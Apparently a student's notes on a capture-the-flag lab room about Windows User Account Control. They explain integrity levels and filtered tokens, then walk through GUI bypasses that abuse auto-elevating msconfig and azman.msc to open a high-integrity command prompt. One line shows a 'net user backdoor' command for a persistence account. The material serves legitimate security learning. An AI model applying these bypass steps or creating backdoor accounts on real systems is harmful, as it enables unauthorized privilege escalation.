
Introduction
- In this room, we will be looking at common ways to bypass a security feature available to Windows systems known as User Account Control(UAC).
This feature allows for ANY process to be run with low privileges independent of
whoruns it (either a regular user or admin).- From an attacker’s perspective, bypassing UAC is essential to breaking out of highly restrictive environments and fully elevating privileges on target hosts.
- While learning the bypass techniques, we will also look at any alerts that could be triggered and artefacts that may be created on the target system that the blue team could detect.
Objectives:
- Learn different techniques available to attackers to bypass UAC.
User Account Control (UAC)
What is UAC?
- User Account Control (UAC) is a Windows security feature that forces any new process to run in the security context of a non-privileged account by default.
- This policy applies to processes started by any user, including admins themselves.
The idea is that we can’t solely rely on the user’s identity to determine if some actions should be authorized.
1
  - So the assumption is that ANYONE could be compromised with the UAC.
- Although this may seem counterintuitive, imagine the ccase where user BOB unknowingly downloads a malicious app from the internet.
- If Bob is a part of the
Administratorsgroup, any app he launches will inherit its access token privileges. So if Bob decides to launch the malicious app and UAC is
disabled, the malicious app would gain admin privileges instantly.1
- I see, so UAC allows admins users/group members into lowering/drop execution privilege when executing unknown files.
- Instead, the malicious app will be restricted to a non-admin acccess token when UAC is enabled.
UAC Elevation

- If an administrator is required to perform a privileged task, UAC provides a way to elevate privileges.
- Elevation works by presenting a simple dialogue box to the user to confirm that they explicitly running the application in an administrative security context:
Integrity Levels
- UAC is a Mandatory Integrity Control (MIC), which is a mechanism that allows differentiating
users,processesandresourcesby assigning an Integrity Level (IL) to each of them. - In general terms, users or processes with a higher IL access token will be able to access resources with lower or equal ILs.
MIC
takes precedence overregular Windows DACLs, so you may be authorized to access a resource according to DACL, but it won’t matter if yourILisn’t high enough.1 2
- Recap: DACL is what users can/can't do with their user/group privilege. - E.g. : read/write/execute some files or directory, you name it.

- The following 4
IL’s are used by Windows, ordered fromlowesttohighest:
1
2
- When a process requires to access a resource, it will inherit the calling user's access token and its associated IL.
- The same occurs if a parent process forks a child process.
- Okay, so basically
Integrity levelsis the identifier that states whether a process has specific access to some resource. Also, this can be inherited through process creation.
Filtered Tokens
To accomplish this separation of roles, UAC treats regular users and admins in a slightly different way during logon:
- Non-Administrators : receive a single access token when logged in, which will be used for all tasks performed by the user. This token has
Medium IL. Administrators: receive TWO access tokens:
1
2
  - Filtered Token: A token with admin privileges STRIPPED, used for regular operations. This token has MEDIUM IL.
  - Elevated Token: A token with FULL Admin privileges, used when something needs to be run with admin privileges. This token has HIGH IL.
- In this way, administrators will use their filtered token unless they explicitly request admin privileges via UAC. (
The dialogue box will pop up!)
Opening an Application the Usual Way (UAC Protocol?)

- When trying to open a regular console, we can either open it as a non-privileged user or as an administrator.
- Depending on our choice, either a
MediumorHighintegrity level token will be assigned to the spawned process:
- If we analyze both proccesses using
Process Hacker, we can see the associated tokens and their differences:

On the left :
1
  - It has the "Filtered Token" with Medium IL and almost no privileges assigned.
On the right :
1
  - the process runs with HIGH IL and has many more privileges available.
Also notice that in the Filtered token, in the mapping :
- “
Name: BUILTIN\Administrators Flags: Use for deny only(disabled)” and “
NT AUTHORITY\Local account and memeber of Administrator group Flags: Use for deny only(disabled)”1
- This means that this process is denied on anything related to the Administrators group.
UAC Settings
Depending on our security requirements, UAC can be configured to run at
fourdifferent notification levels:1 2 3 4

- "Always notify" : Notify and prompt the user for authorization when making changes to Windows settings or when a program tries to instsall apps or make changes to the computer. (Both user and Admins will be notified) - "Notify me only when programs try to make changes to my computer" : Notify and prompt the user for authorization when a program tries to install apps or make changes to the computer. Admins won't be prompted when changing Windows settings. - "Notify me only when programs try to make changes to my computer (do not dim my dekstop)" : Same as above, but won't run the UAC prompt on a secure desktop. (Elaborate on the "secure desktop"?) - "Never notify" : Disable UAC prompt. Admins will run everything using a high privilege token.
By default, UAC is configured on the Notify me only when programs try to make changes to my computer level:
1
- Defaulted to giving prompt to normal users but not for admin users.
- From an attacker’s perspective, the three lower security levels are
equivalent, and only theAlways notifysetting presents a difference.
UAC Internals

- At the heart of UAC, we have the Application Information Service or AppInfo.
- Whenever a user requires elevation, the following occurs:
1. The user requests to run an application as administrator.
2. A ShellExecute API call is made using the runas verb.
3.The request gets forwarded to AppInfo to handle elevation.
4. The application manifest is checked to see if AutoElevation is allowed.
5. AppInfo executes consent.exe, which shows the UAC prompt on a secure desktop.
1
- "Secure Desktop" : a separate desktop that isolates processes from whatever is running in the actual user's desktop to avoid other processes from tampering with the UAC prompt in any way.
6. If the user gives consent to run the app as administrator, the Appinfo service will execute the request using a user’s Elevated Token. Appinfo will then set the parent process ID of the new process to point to the shell from which elevation was requested.
High-level View of what's happening:
Bypassing UAC
- From an attacker’s perspective, there might be situations where you get a remote shell to a Windows host via Powershell or cmd.exe.
- You might even gain access through an account that is part of the Administrators group, but when you try creating a backdoor user for future access(
persistence), you get the following error:
1
2
3
4
PS C:\Users\attacker> net user backdoor Backd00r /add
System error 5 has occurred.

Access is denied.

- By checking our assigned groups, we can confirm that our session is running with a
medium IL, meaning we are effectively using afiltered token:

Even when we get a Powershell session with an
administrative user,UACprevents us from performing any admin tasks as we are currently using afiltered tokenonly.1 2
- Meaning, the reverse shell executable that was downloaded into the victim's system might be an "Administrative user" but due to UAC, the process spawned will have filtered token which in turn, the reverse shell received at the attacker's machine has de-elevated privileges. - Note: I think this comes with the presumption that users will ONLY double-click the downloaded unknown binary to execute it. What if you managed to trick a user to run the binary with Admin privileges? -> This is NOT realistic as users with Administrator accounts is expected to NOT run binary unknown to them whether be it malicious or benign.
If we want to take full control of our target, we must bypass UAC.
- Interestingly enough, Microsoft
doesn'tconsider UAC a security boundary but rather a simple convenience to the administrator to avoid unnecessarily running processes with admin privileges. - In that sense, the UAC prompt is more of a
reminderto the user that they are running with high privileges rather than impeding a piece of malware or an attacker from doing so. - Since it isn’t a security boundary, any bypass technique is NOT considered a vulnerability to Microsoft, and therefore some of them remain unpatched to this day.
- Generally speaking, most of the bypass technique rely on us being able to
leverage a High ILprocess to execute something on our behalf. - Since any process created by a
High IL parent processwill inherit the same integrity level, this will be enough to get an elevated token without requiring us to go through the UAC prompt.
Assumption in this room: We have adminitrative user access but on a filtered token(Medium IL) console.
UAC : GUI Based Bypasses
- We will start by looking at GUI-based bypasses, as they provide as easy way to understand the basic concepts involved.
- These examples are NOT usually applicable to real-world scenarios, as they rely on us having access to a GUI session, from where we could use the standard UAC to elevate.
Case Study: msconfig

- Our goal is to obtain access to a
High IL command promptwithout passing through UAC. - First, let’s start by opening
msconfig, either from the start menu or the “Run” dialog:

- If we analyze the

msconfigprocess withProcess Hacker, we notice something interesting. - Even when no
UACprompt was presented to us,msconfigruns as a high IL process:

1
2
	- Why is this the case?
	- This is possible thanks to a feature called "Auto Elevation" that allows specific binaries to elevate WITHOUT requiring the user's interaction.
- If we could force
msconfigto spawn a shell for us, the shell would inherit the same access token used bymsconfigand therefore be run ashigh IL process:

- If we click

Launch, we will obtain ahigh IL command promptwithout interacting with UAC in any way. - To retrieve the

msconfigflag, use the obtainedhigh integrity consoleto execute:
C:\> C:\flags\GetFlag-msconfig.exe
Console spawned using msconfig:
Getting the flag:
Case Study: azman.msc
- As with
msconfig,azman.mscwill “auto-elevate” without requiring user interaction. - If we can find a way to spawn a shell from within that process, we will
bypass UAC. - Note that , unlike
msconfig,azman.mschas no intended built-in way to spawn a shell. - We can easily overcome this with a bit of creativity.

1. Let’s run azman.msc:
- In action with
Process Hacker:


2. To run a shell, we will abuse the app’s help:

3. On the help screen, we will right-click any part of the help article and select View Source:
1
2
- This will spawn Notepad.exe process that we can leverage to get a shell.
- Note that although we use Notepad.exe to open .txt files or anything that is human readable, it seems that we can also use it to execute arbitrary executable files which in this case is 'cmd.exe'.


4. Spawn a notepad.exe process by clicking File->Open and make sure to select All Files in the combo box on the lower right corner > Go to C:\Windows\System32 and search for cmd.exe > right-click on it and then Select Open:
1
- The reason we don't have to run it as administrator even though we have the option to do so is because the process spawned with the cmd.exe has inherited the High Integrity levels or the High privilege access token.
- This begs the question, what OTHER executables can we use to open a console/shell other than
Notepad.exe? - **Also, are there OTHER executable I can open using
azman.mscthat can open aconsole/shell?
6. Summary:

Generalization in case you come across with the same environmental conditions in another situation:
1
2
  1. The property that Notepad.exe has that allows it to open a cmd.exe is that it is used to open .txt files. If you come across a victim's system that can open ANY file(or atleast .exe files) since in OpenVPN, it allows you to upload an .ovpn file however the only file you are allowed to see in the pop-up file manager window is Certificates and nothing else.(You can do it in IDAPro as well!)
  2. The initial process spawned should have "AutoElevate" in their app manifest.

Get the flag:
UAC: Auto-Elevating Processes
- As mentioned before, some executables can auto-elevate, achieving
high ILwithout any user intervention. This applies to most of the Control Panel’s functionality and some executables provided with Windows.
For an application, some requirements need to be met to auto-elevate:
1
2
  1. The executable must be signed by the Windows publisher
  2. The executable must be contained in a trusted directory, like "%SystemRoot%/System32/" or %ProgramFiles%/
Depending on the type of application, additional requirements may apply:
1
